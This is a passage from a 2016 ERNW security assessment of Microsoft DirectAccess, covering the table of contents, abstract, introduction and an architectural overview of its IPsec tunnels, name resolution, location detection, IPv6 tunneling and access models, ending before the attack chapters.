ERNW Newsletter 53 /May 2016

Security Assessment of Microsoft DirectAccess

23.05.2016

ERNW Enno Rey Netzwerke GmbH
Carl-Bosch-Str. 4
69115 Heidelberg

Tel. +49 6221 480390
Fax +49 6221 419008
www.ernw.de

Version: 1.0
Date: 23.5.2016
Author: Ali Hardudi

ERNW
providing security.

Table of Content

1 Abstract 6

2 Introduction 7

3 Microsoft DirectAccess 8

3.1 Overview 8

3.2 Features and Treats 8

3.3 DA Constraints 8

3.4 DA Components 9

3.5 Components that build the Connectivity 9

3.5.1 IPsec in DA 10
3.5.2 Name Resolution Policy Table (NRPT) 10
3.5.3 Windows Network Location Awareness (NLA) 11
3.5.4 IPv6 Tunneling Technologies 12

3.6 Force Tunneling vs. Split Tunneling 12

3.7 Access Models for DA 13

3.7.1 Full Intranet Access Model 13
3.7.2 Selected Server Access Model 14
3.7.3 End-to-End Access Model 14

3.8 DA Connection Steps 15

4 DA lab implementation and deployment scenario 17

4.1 Infrastructure Components 17

4.2 The Lab Configuration 17

4.3 The Lab Topology 18

4.4 Traffic Monitoring Tools 18

4.5 Chiron Special Version 19

5 Attacks and Assessment 20

5.1 Python IP-HTTPS Interface 20

5.2 IPv6 attacks 21

5.2.1 IP-HTTPS Default configuration Scenario 21
5.2.2 IP-HTTPS Authenticated Tunnel Scenario 25

5.3 Other Security Concerns 33

5.3.1 6to4 33
5.3.2 IPSEC Infrastructure Tunnel 33

5.4 IP-HTTPS Cipher Suites Enumeration 34

5.5 IPSEC Default Configuration 36

6 CONCLUSION 38

7 APPENDIX 40

7.1 REFERENCES 40

7.2 DISCLAIMER 42

LIST OF FIGURES

Figure 1: DirectAccess main components 9
Figure 2: Full access model in DA based on [5] 13
Figure 3: Selected server access model based on [11] 14
Figure 4: End-to-end access model based on [12] 14
Figure 5: DA connection steps 16
Figure 6: DA lab implementation 17
Figure 7: DA lab topology 18
Figure 8: Tools that were used on the Windows operating systems 18
Figure 9: The tools and the scripts that were used on the attacking computer 19
Figure 10: Successful IP-HTTPS connection using Python script 20
Figure 11: IP-HTTPS interface configuration 20
Figure 12: Ping Scan result from Wireshark 21
Figure 13: Ping scan result against the internal hosts 22
Figure 14: Scan addresses of DA clients by sending DAD NS 23
Figure 15: DA server replies on behalf of the DA client 23
Figure 16: Sending an ICMPv6 echo request with a spoofed IPv6 source address 24
Figure 17: DA server received the packet with spoofed IPv6 source address 24
Figure 18: Send TCP SYN packets to internal subnet using Chiron to exhaust the DA server 25
Figure 19: Neighbor cache of the interface of the DA server after receiving the TCP SYN packets 25
Figure 20: The IP-HTTPS server interface was configured to use authentication 25
Figure 21: The necessary command to enable the authentication on the IP-HTTPS 26
Figure 22: DHCPv6 packets that were received by the IP-HTTPS python interface 26
Figure 23: Ping scan was used to find the IPv6 addresses of the connected DA clients 27
Figure 24: Scanning DA client for open ports 27
Figure 25: IP-HTTPS interface of the DA client before sending the fake RA 28
Figure 26: Chiron command for sending RA 28
Figure 27: IP-HTTPS interface of the DA client after receiving the fake RA 28
Figure 28: Part of the Configuration of the DA client IP-HTTPS interface after receiving RAs with randomized prefixes 28
Figure 29: Routing table of DA client before sending the unsolicited spoofed NA 29
Figure 30: Routing table of DA client after sending the spoofed unsolicited NA 29
Figure 31: IPSEC packets that were received by the attacking machine after a client was shut down 30
Figure 32: Hijacking the connection from DA server to DA client by sending NA's 31
Figure 33: Packets that were received and sent on the Ethernet interface of the attacking machine 32
Figure 34: Packets that were received and sent on the IP-HTTPS interface of the attacking machine 32
Figure 35: New SA in Windows Firewall settings of the DA client 32
Figure 36: New SA in Windows Firewall settings of the DA server 32
Figure 37: Port scan against 6to4 tunneling interface using Nmap 33
Figure 38: User with local account was able to use the infrastructure tunnel 34
Figure 39: IKE main mode configuration of one of the DA clients 36
Figure 40: IKE quick mode configuration of one of the DA clients 37

List of Tables

Table 1: Authentication mechanisms of IPSEC tunnels that are established using DA **10**
Table 2: Comparison between force and split tunneling based on [1 pp. 400-401] **13**
Table 3: TLS versions and cipher suites that are supported by the IP-HTTPS tunnel **35**
Table 4: Default IPSEC cipher suites that used by IKE main mode **36**
Table 5: Default IPSEC cipher suites that used by IKE quick mode **37**

1 ABSTRACT

Virtual Private Networks (VPNs) are used in many environments to allow the users to securely access their internal resources, which are not accessible otherwise.

Starting from Windows server 2008, Microsoft introduced an IPv6-only VPN technology called DirectAccess, which allows users with specific versions of Windows operating system to remotely, seamlessly and securely connect to their internal network resources. In addition, the nodes and the applications are required to support IPv6 in order to be able to use DirectAccess. In the same context, to overcome the limitation of IPv6 support in today's Internet infrastructure, DirectAccess facilitate the use of the available IPv6 tunneling technologies which include 6to4, Teredo and IP-HTTPS.

Moreover, unlike the traditional VPN solutions where remote users are obligated to enter some credentials in order to establish a secure connection to their internal networks, DirectAccess lifts this weight off user's shoulders. Instead, DirectAccess automatically builds the secure connection to the internal resources by relying on different technologies such as Windows domain group policies, public key infrastructure, Kerberos and NT LAN Manager version 2 (NTLMv2) authentication protocol.

In this study, I performed a security assessment for one of the configuration scenarios that is used in DirectAccess technology, by shedding light on major components that are used in this configuration scenario. Furthermore, because DirectAccess is an IPv6 technology, the lion share of this evaluation goes to the IPv6.

This study shows a number of security concerns when DirectAccess is deployed and used in any environment. This study also demonstrates how an attacker with certain knowledge and with the right tools can easily launch many IPv6 attacks against DirectAccess. The security evaluation in this study also proves that using the default configuration to set up the DirectAccess risks the security of both users and internal networks.

2 INTRODUCTION

Unlike conventional Virtual Private Networks (VPN), Microsoft DirectAccess is a pure IPv6 VPN-like technology, which provides users with always-on, auto-establishing and secure communication over the Internet [1 pp. 397]. Additionally, using IP Security (IPSEC), DirectAccess offers the same security services that are affordable by using traditional VPN technologies, which includes; confidentiality, integrity and availability. Moreover, in order for DirectAccess to achieve its automatic and secure way of functioning, DirectAccess depends on various other technologies and protocols.

Furthermore, VPN is considered as interesting target for many attackers, because the sensitive information, which is normally carried by the VPN traffic. In DirectAccess, however, the attacker would be expected to be highly motivated, comparing to VPN, because DirectAccess utilizes some concepts and protocols that would be much appealing to the attacker (e.g. IPv6).

Many attacks were already addressed in many papers and books, either regarding the security of IPSEC [2] or the security of IPv6 [3 pp. 16-80]. However, at the time of writing this thesis, DirectAccess has not been thoroughly evaluated and assessed before, at least on an academic research level.

This thesis studies DirectAccess and performs a security assessment for one of the configuration scenarios, which was used in the lab that was created during this study. The security evaluation process, which is carried out by this thesis, was done by performing many IPv6 attacks on the lab implementation of DirectAccess. In addition, IPSEC and HTTPS protocols were also assessed, but only by looking at their configuration in the lab deployment.

This work begins with an overview about the DirectAccess technology and then, the DirectAccess lab environment, deployment and tools are briefly introduced. Last and not least, a security evaluation that was performed on the DirectAccess is explained in details. Finally, the thesis ends up with a summarized conclusion that exhibits the outcomes, the thoughts and the recommendations for using Microsoft DirectAccess.

3 MICROSOFT DIRECTACCESS

3.1 Overview

DirectAccess is a Virtual Private Network (VPN) like technology that was introduced in Windows server 2008 implementations. This VPN technology aims to offer the corporate users a seamless and a flexible way to connect to intranet resources without the need of any user interaction, such as providing credentials as in the traditional VPN solutions. Most important, DirectAccess is only IPv6 technology that requires both clients and servers to support and implement IPv6. Furthermore, the applications that are used by the clients to access intranet resources (e.g. browsers and Mail applications) have to support IPv6, unless the DirectAccess server is equipped with translation functionalities such as NAT64/DNS64 [1 pp. 398].

For simplicity, I will refer to DirectAccess in this thesis with its unofficial abbreviation "DA".

3.2 Features and Treats

DA has many features and traits that make it a very unique technology. Some of these features include [1 pp. 397-398]:

1. DA is only IPv6 technology.
2. No user interaction is needed to build the connection.
3. Windows Domain group policy oriented technology, that means the DA client computer and the DA user have to be domain-joined and have to comply with the applied policies.
4. Bidirectional access which means the user can access the Internet and the intranet resources at the same time.
5. Enhanced security by using access control list (ACL) mechanism.
6. More applicable for administrators, since they can manage and monitor their remote users.
7. It can be integrated with other Microsoft technologies for better security (e.g. Network Access Protection (NAP) as described in [4]).
8. In most cases the resources to be accessed have to be IPv6 resources, unless the DA server supports a way of translation from IPv6 to IPv4 and vice versa (e.g. NAT64/DNS64).
9. Connection over the Internet takes place either using native IPv6 or using IPv6 tunneling technologies. The same also applies to the internal connection from the DA server to the resources.

3.3 DA Constraints

Although DA offers many advantages, the deployment and the use of DA are actually limited by the subsequent constraints:

1. Reaching Ipv4 Internet resources in force tunneling (a way of sending all the user traffic in the IPSEC tunnel) is a challenge in some scenarios [1 pp. 400].
2. In some Windows implementations (Windows server 2008 R2) Microsoft Forefront Unified Access Gateway (UAG) is used to help accessing IPv4 resources by providing NAT64/DNS64 capabilities, but this translation is just in one direction. Additionally, the server needs to be equipped with two consecutive public IPv4 addresses.
3. End to end encryption is not possible if IPv4 resources are located on Windows 2003 server [1 pp. 403].
4. Performance degradation when Microsoft IP-HTTPS tunneling technology is used, if the DA client is Windows 7 enterprise or ultimate edition [6].
5. Infrastructure traffic monitoring appliances such as intrusion detection system (IDS) still have some difficulties in parsing IPsec packets [1 pp. 405].
6. If the authentication that is used for IPSEC tunnel is One-Time-Password, the use of force tunneling is not possible [7].
7. If simple configuration (a way to configure DA) is used when DA server is Window server 2012, some security features like user-level configuration for NAP, multi-site, force tunneling and two-factor authentication will not be supported [1 pp. 404]

3.4 DA Components

In order for users to use DA technology, there are number of components and requirements that should be implemented prior to use. As can be seen in Figure 1: DirectAccess main components, these gadgets include [8]:

1. Windows operating system for DA client computer that has to be Windows 7 enterprise or ultimate, windows 8.1 enterprise or Windows 10.
2. Windows operating system for DA Server which has to be at least Window 2008 R2 with UAG or windows Server 2012 or higher.
3. At least one Active Directory Domain Services Domain Controller (AD DC) to manage the domain of the corpnet.
4. Public Key Infrastructure (PKI) for issuing and manage the necessary certificates and keys.
5. Network Location Server (NLS) which is used by DA clients to identify whether they are on the Internet or they are on the intranet.
6. IPv6 transition technologies: 6to4, Teredo, IP-HTTPS to tunnel the IPv6 traffic in case the Internet infrastructure between the DA server and the DA clients is only IPv4.
7. Network Address Translation Port Translation (NAT-PT) devices (e.g. NAT64/DNS64) for accessing IPv4 resources on the intranet.

Besides the mentioned components, there are also others that could be used to extend the functionality and also to introduce some improvements for DA; these components include for example NAP and smart card authentication system.




Figure 1: DirectAccess main components

3.5 Components that build the Connectivity

DA connectivity is totally transparent to the DA users; this means that DA users feel no difference of being on the Internet or on the intranet, because they are always automatically and seamlessly connected to their internal resources. This transparency actually occurs with the help of the following technologies and components [1 pp. 406]:

1. Using IPv6 transition technologies in case no native IPv6 Internet.
2. Name Resolution Policy Table (NRPT) rules, which is going to be discussed soon.
3. Connection security rules: using IPsec.
4. Network Location Server (NLS), which is also going to be explained in this chapter.

3.5.1 IPsec in DA

IPsec is one of the integral parts of DA that helps the users to securely access the resources located on the intranet. IPSEC is mainly used by DA in form of security protection rules to provide peers with authentication, integrity and data confidentiality. To achieve this goal the DA server plays the role of IPSEC gateway [1 pp. 404].

Additionally, as explained in the previous chapter that IPSEC has two operation modes; transport and tunnel. DA uses in most cases tunnel mode and Encapsulating Security Payload (ESP) protocol for making up the IPSEC connection. Moreover, ESP-NULL and Authentication Header, can be utilized by either transport or tunnel mode, to offer data integrity. It is also possible to have end-to-end (from DA client to the resource) data integrity and encryption, by using both transport and tunnel modes. However, under some circumstances (e.g. using network devices that are incapable to parse ESP or AH header), only authentication (i.e. no data integrity) is possible, by using null encapsulation [1 pp. 404, 405].

It is also worth mentioning that whenever IPSEC end-to-end encryption is required, the following facts should be considered [1 pp. 403]:

1. Windows server 2003 does not fully support IPSEC with IPv6.
2. IPv4 resources are reached using a translation device (e.g. NAT64/DNS64), thus it should be ensured that the IPSEC traffic can easily travel through such devices.

Furthermore, in order for the traffic to be secured by IPSEC the following IPSEC tunnels are established as soon as the DA connection takes place [9]:

3.5.1.1 Infrastructure Tunnel

The first rule for IPSEC connection is applied before the user logs on with his domain credentials. This rule is used to build an IPSEC tunnel which is called infrastructure tunnel and the rule also requires two methods of authentication using computer certificate and NT LAN Manager version 2 (NTLMv2). After the authentication process succeeds the IPSEC tunnel is built using ESP protocol. The purpose of this tunnel is to protect the communication with domain controllers (DC's), DNS servers and other infrastructure and management servers/services (not actual user traffic).

3.5.1.2 Intranet Tunnel

This tunnel is created just after the user logs on with the domain credentials. Moreover, this tunnel is not created until another round of authentication is performed using computer certificate and Kerberos authentication protocol. The objective of this tunnel is to securely carry the actual user traffic using ESP protocol.

Tunnel Type	Authentication Type	Remarks
Infrastructure tunnel	Computer certificate and NTLM v2	Before the user logs on
Intranet tunnel	Computer certificate and Kerberos	After the user logs on

Table 1: Authentication mechanisms of IPSEC tunnels that are established using DA

3.5.2 Name Resolution Policy Table (NRPT)

In order for the client computer to automatically know whether the traffic has to be sent using the DA or to be sent normally, the so called NRPT is utilized. This NRPT is simply a table that holds some entries which are filled according to the group policy applied to the DA client. NRPT defines a new mechanism of selecting the proper DNS server to be

used, which is not based on the DNS server that is configured by the network interface, but this mechanism relies on the DNS namespace to be resolved [1 pp. 405].

Therefore, the NRPT holds a list of DNS namespaces and the corresponding DNS behavior of the DA client. Whenever a DNS query is issued by the DA client the query is compared against the NRPT entries. The actions which are performed can be described as follows [1 pp. 405]:

1. If the entry is found in the NRPT, the regarded settings (DNS sever to be used and whether encryption is required or not) is applied.
2. If the match is not found in the NRPT, then the request is normally processed by the DNS server that is configured in the TCP/IP configuration of the network interface.

There are some entries in the NRPT called "exemptions", which represent namespaces that are not resolved by the intranet DNS server, although these namespaces belong to some servers inside the corpnet. These exemptions are usually not associated with a DNS server in the NRPT table, thus queries for such namespaces are forwarded to the DNS server that is specified by TCP/IP configuration of the network interface. Examples of these exemptions include NLS server, intranet certificate revocation list (CRL) distribution points, Internet-connected servers with names similar to the ones on the intranet and Internet-based system Health Remediation servers in case NAP is used [1 pp. 406].

Moreover, some DNS namespaces should be resolved according to the following rules [1 pp. 405]:

1. Name resolution query for single-label names (e.g. http://da-lab) is sent to the DNS server that is configured in TCP/IP configuration, if a suffix for the DNS namespaces is not specified.
2. DNS queries for namespaces like .my-server.da-lab.com, are sent directly using DA connection, if an IP address of the DNS server is specified in NRPT.
3. Namespaces for DNS servers that are specified in NRPT, have to be publically resolved to prevent DNS hijacking.

3.5.3 Windows Network Location Awareness (NLA)

NLA is the process by which the DA client decides whether it is currently on the Internet or in the intranet. This NLA is accomplished by detecting the change of the location that is usually based on the changes in the network state (e.g. changing in IP addresses and the result of trying accessing Https-based URL of NLS). DA clients are configured to use NLS URL that is specified in the group policy that is applied to the DA client. This URL is stored in the windows registry [1 pp. 407].

If the network state changes, NLA in DA clients adds the namespace rules to the NRPT. If the connection to the NLS URL over SSL/TLS is successful, the NLA removes the DA rules from NRPT. Otherwise everything stays the same [1 pp. 407].

The following steps describe how DA client detects whether it is on the Internet or in the intranet [1 pp. 407]:

1. DA client tries to resolve the FQDN of the network location URL based on changing in the IP configuration.
2. Since the entry is NRPT exemption, the query is normally resolved by the DNS that is configured in TCP/IP configuration of the computer interface.
3. If a DNS record for NLS is not found, the DA client considers itself on the Internet, because the namespace of the NLS server has to be only internally resolvable. Therefore, the security rules are applied and the IPSEC tunnels are established.
4. If a DNS record is found, then the DA client connects to the obtained IP address by start HTTPS session.
5. The DA client validates the certificate, which is obtained from NLS server.
6. DA client locates the DC by switching to the Firewall Domain profile in the Windows Firewall, and eventually the security rules are deactivated.

Considerations to implement NLS

For the importance of the role that NLS plays, there are some recommendations to implement NLS correctly in the DA environment [10]:

1. Since NLS is a very important component that has to be always reachable, therefore it is highly recommended to have a standby NLS, which is ready to take the lead, if the main NLS goes down.
2. It is not a practical way to implement the NLS in the same server as the DirectAccess server.
3. It is recommended to avoid implementing the NLS in the same physical server on which other accessible applications are running.

3.5.4 IPv6 Tunneling Technologies

Because IPv6 is still not fully implemented on the Internet, Microsoft had to find another way to tackle this slight hiccup by employing the IPv6 tunneling technologies that are available. These tunneling technologies include the following technologies [1 pp. 399]:

1. 6to4 which requires the DA clients and the DA server to have public IPv4 addresses in order to tunnel the IPv6 traffic.
2. Teredo which is more flexible than 6to4, since the DA clients do not need to have public IPv4 addresses which makes it an appealing choice in some scenarios, for example a NAT device is set in front of the DA clients.
3. IP-HTTPS unlike the two listed tunneling technologies, the traffic that is encapsulated by IP-HTTPS is not blocked most of the time by network devices such as proxy servers. In addition, IP-HTTPS is also the only possible tunneling technology that can be used when force tunneling is required. Moreover, Microsoft introduced a feature in Windows 8.1 where NULL cipher suites can be used for building HTTPS connection. Actually, the reason of using NULL cipher suites is due to the following facts:

    a. IP-HTTPS main goal is to get the traffic passed through some network devices, for example in case a proxy is setting between DA client and DA server, since these devices usually block the traffic from other tunneling technologies (6to4 and Teredo).
    b. The traffic is already encrypted by IPSEC ESP tunneling mode, which means that if the IP-HTTPS tunnel is also encrypted, the performance will be badly degraded (double encryption).

3.6 Force Tunneling vs. Split Tunneling

Depending on the policy applied, the DA client can send the traffic (Internet and intranet) by using either force or split tunneling. Force tunneling is the method by which the both Internet and intranet traffic are sent through the IPsec tunnels to the DA server from which the traffic finds its way to the intended destination [1 pp. 400].

Split tunneling is the way of only sending intranet traffic inside the IPsec tunnels to the DA server, while the Internet traffic is normally sent according to the configuration of the network interface of the DA client [1 pp. 400].

The next table sets a comparison between force and split tunneling based on some characteristics:

No.	Method / Difference	Force Tunneling	Split Tunneling
1	IPsec Tunnels	Both Internet and intranet traffic	Only intranet traffic
2	Pipe corporate BW	It consumes more BW	It consumes less BW

3	Tunneling technology	IP-HTTPS	6to4, Teredo, IP-HTTPS
4	Users Computing experience	It lowers the Internet users experience	It improves the Internet users experience
5	Corporate network security policy	It complies to the corporate network security policy	It violates the corporate network security policy
6	Reaching IPv4 resources	By default only subnet resources and for Internet resources translators (e.g. NAT64/DNS64) are needed	both subnet and Internet resources
7	Global IPv6	It requires Global IPv6 for client to connect to IPv6 Internet	It requires Global IPv6 for client to connect to IPv6 Internet

Table 2: Comparison between force and split tunneling based on [1 pp. 400-401]

3.7 Access Models for DA

The access model is the way of how DA clients are configured to access the intranet resources. According to Microsoft, there are basically three access models that can be used to configure the DA clients.

3.7.1 Full Intranet Access Model

DA clients that are configured to use this model have a full access to all IPv6 base resources available in the intranet. The DA server acts in this case as the IPsec default gateway [5].




Figure 2: Full access model in DA based on [5]

3.7.2 Selected Server Access Model

In this mode the DA clients are only allowed to access specific servers according to the configuration. The difference between this model and the previous one is that the DA clients have to establish an additional IPSEC connection to the allowed servers after the IPSEC intranet tunnel is established. This additional IPSEC connection can use ESP-NULL instead of encryption in order to provide integrity. The authentication between the client and the allowed servers is done by using the computer credentials [11].




Figure 3: Selected server access model based on [11]

3.7.3 End-to-End Access Model

In this access model the DA server does not act anymore as an IPSEC gateway and therefore it passes any IPSEC traffic to the internal servers. To accomplish this behavior, the DA client has to first authenticate itself to any internal server the DA client wants to access and then the IPSEC tunnel (no infrastructure tunnel) to this server is built. In addition, the DA server is capable of protecting the intranet servers against DoS attack that targets IPSEC, by using an existing component in the DA server called IPsec Denial of Service Protection (DoSP) [12].





Figure 4: End-to-end access model based on [12]

3.8 DA Connection Steps

After almost all the important parts that build DA were discussed, it is time now to look at the different steps to establish the connection between DA client and DA server. As can be seen in Figure 5: DA connection steps, the connection to the intranet is established as follows [1 pp. 409-410]:

1. After the detection of the changing in the IP configuration, the DA client assumes that it is on the Internet and therefore it enables the firewall public and the private security profiles.
2. The NRPT is consulted in order to connect to the FQDN of the NLS. Because this FQDN is an exemption, a DNS query is sent to the DNS server that is configured in the TCP/IP configuration.
3. Because the FQDN of the NLS is not publically resolved, No IP address is obtained from the DNS.
4. The DA client sends another DNS query to resolve the IP address of the DA server, and in turn it gets back a reply that contains the IP of the DA server.
5. The DA client connects to the DA server either using native IPv6 if this is possible, or it connects using IPv6 tunneling technologies.
6. The DA client authenticates itself to the DA server using both computer certificate and NTLM to build the IPSEC infrastructure tunnel.
   Note: if NAP is used, then the necessary actions are performed right after the establishment of the infrastructure tunnel.
7. After the infrastructure tunnel is built, the DA client authenticates itself to the DA server once again using the computer certificate and Kerberos to build the IPSEC intranet tunnel.

Finally, the DA client accesses the resources on the intranet by tunneling the traffic inside the IPSEC intranet tunnel.



